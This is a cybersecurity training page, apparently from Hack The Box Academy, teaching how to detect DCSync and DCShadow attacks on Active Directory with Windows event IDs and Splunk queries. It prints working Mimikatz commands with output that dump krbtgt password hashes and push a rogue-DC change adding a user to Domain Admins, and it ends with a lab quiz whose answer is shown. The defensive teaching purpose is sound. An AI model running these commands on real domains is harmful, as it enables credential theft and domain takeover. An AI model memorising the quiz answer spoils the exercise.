Detecting DCSync/DCShadow

DCSync

`DCSync` is a technique exploited by attackers to extract password hashes from Active Directory Domain Controllers (DCs). This method capitalizes on the `Replication Directory Changes` permission typically granted to domain controllers, enabling them to read all object attributes, including password hashes. Members of the Administrators, Domain Admins, and Enterprise Admin groups, or computer accounts on the domain controller, have the capability to execute DCSync to extract password data from Active Directory. This data may encompass both current and historical hashes of potentially valuable accounts, such as KRBTGT and Administrators.

Attack Steps:


- The attacker secures administrative access to a domain-joined system or escalates privileges to acquire the requisite rights to request replication data.
- Utilizing tools such as Mimikatz, the attacker requests domain replication data by using the DRSGetNCChanges interface, effectively mimicking a legitimate domain controller.


```
mimikatz # lsadump::dcsync /domain:lab.internal.local /user:krbtgt
[DC] 'lab.internal.local' will be the domain
[DC] 'DC.lab.internal.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 3/1/2021 3:42:27 PM
Object Security ID   : S-1-5-21-1810217221-3414305983-3079919041-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 0b7800f707cb785fe421ffc6f0f30a37
    ntlm- 0: 0b7800f707cb785fe421ffc6f0f30a37
    lm  - 0: dbca685cab8ee076d7aa127c54d28e1e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f4f92fdd45b8096636e20626935ba740

* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.INTERNAL.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : ea4434fa7097cefd6a7fa89924ff1980f213f71d8b23de0a7e95a86e4fd2b534
      aes128_hmac       (4096) : e276e130b57b70bff319720889fde0d5
```

- The attacker may then craft Golden Tickets, Silver Tickets, or opt to employ Pass-the-Hash/Overpass-the-Hash attacks.

DCSync Detection Opportunities

`DS-Replication-Get-Changes` operations can be recorded with `Event ID 4662`. However, an additional `Audit Policy Configuration` is needed since it is not enabled by default (Computer Configuration/Windows Settings/Security Settings/Advanced Audit Policy Configuration/DS Access).





Seek out events containing the property `{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}`, corresponding to `DS-Replication-Get-Changes`, as Event `4662` solely consists of GUIDs.

> Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.


Detecting DCSync With Splunk

Now let's explore how we can identify DCSync, using Splunk.

Timeframe: `earliest=1690544278 latest=1690544280`

Detecting DCSync/DCShadow

```
index=main earliest=1690544278 latest=1690544280 EventCode=4662 Message="*Replicating Directory Cha
| rex field=Message "(?P<property>Replicating Directory Changes.*)"
| table _time, user, object_file_name, Object_Server, property
```



DCShadow

`DCShadow` is an advanced tactic employed by attackers to enact unauthorized alterations to Active Directory objects, encompassing the creation or modification of objects without producing standard security logs. The assault harnesses

the `Directory Replicator (Replicating Directory Changes)` permission, customarily granted to domain controllers for replication tasks. DCShadow is a clandestine technique enabling attackers to manipulate Active Directory data and establish persistence within the network. Registration of a rogue DC necessitates the creation of new server and `nTDSDSA` objects in the Configuration partition of the AD schema, which demands Administrator privileges (either Domain or local to the DC) or the `KRBTGT` hash.

Attack Steps:

- The attacker secures administrative access to a domain-joined system or escalates privileges to acquire the necessary rights to request replication data.
- The attacker registers a rogue domain controller within the domain, leveraging the `Directory Replicator` permission, and executes changes to AD objects, such as modifying user groups to Domain Administrator groups.

```
mimikatz # token::whoami
 * Process Token : {0;000003e7} 1 D 16421886    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,31p)       Primary
 * Thread Token  : no token

mimikatz # lsadump::dcshadow /object:JENNY_HICKMAN /attribute:primaryGroupID /value:512
** Domain Info **

Domain:         DC=lab,DC=internal,DC=local
Configuration:  CN=Configuration,DC=lab,DC=internal,DC=local
Schema:         CN=Schema,CN=Configuration,DC=lab,DC=internal,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab,DC=internal,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 241736

** Server Info **

Server: DC.lab.internal.local
  InstanceId  : {488eae82-958e-444a-b5ce-c60b03e869ea}
  InvocationId: {89a9e16c-296f-45e0-a867-e28273eba122}
Fake Server (not already registered): BLUE.lab.internal.local

** Attributes checking **

#0: primaryGroupID

** Objects **

#0: JENNY_HICKMAN
DN:CN=JENNY HICKMAN,OU=People,DC=lab,DC=internal,DC=local
```

- The rogue domain controller initiates replication with the legitimate domain controllers, disseminating the changes throughout the domain.

```
mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:         DC=lab,DC=internal,DC=local
Configuration:  CN=Configuration,DC=lab,DC=internal,DC=local
Schema:         CN=Schema,CN=Configuration,DC=lab,DC=internal,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab,DC=internal,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 241736

** Server Info **

Server: DC.lab.internal.local
  InstanceId  : {488eae82-958e-444a-b5ce-c60b03e869ea}
  InvocationId: {89a9e16c-296f-45e0-a867-e28273eba122}
Fake Server (not already registered): BLUE.lab.internal.local

** Performing Registration **

** Performing Push **

Syncing DC=lab,DC=internal,DC=local
Sync Done

** Performing Unregistration **


mimikatz #
```

DCShadow Detection Opportunities

To emulate a Domain Controller, DCShadow must implement specific modifications in Active Directory:


- `Add a new nTDSDSA object`
- `Append a global catalog ServicePrincipalName to the computer object`

`Event ID 4742 (Computer account was changed)` logs changes related to computer objects, including `ServicePrincipalName`.


Detecting DCShadow With Splunk

Now let's explore how we can identify DCShadow, using Splunk.

Timeframe: `earliest=1690623888 latest=1690623890`



```
index=main earliest=1690623888 latest=1690623890 EventCode=4742
| rex field=Message "(?P<gcspn>XX\/[a-zA-Z0-9\.\-\/]+)"
| table _time, ComputerName, Security_ID, Account_Name, user, gcspn
| search gcspn=*
```



VPN Servers

⚠ **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

US Academy 3 — Medium Load

PROTOCOL

(•) UDP 1337 ( ) TCP 443

DOWNLOAD VPN CONNECTION FILE

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK — 138ms

ⓘ Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Download VPN Connection File

Target(s): Click here to spawn the target system!

+ 1 Modify the last Splunk search in this section by replacing the two hidden characters (XX) to align the results with those shown in the screenshot. Enter the correct characters as your answer.

GC

Submit

Previous Next

Mark Complete & Next

Powered by HACKTHEBOX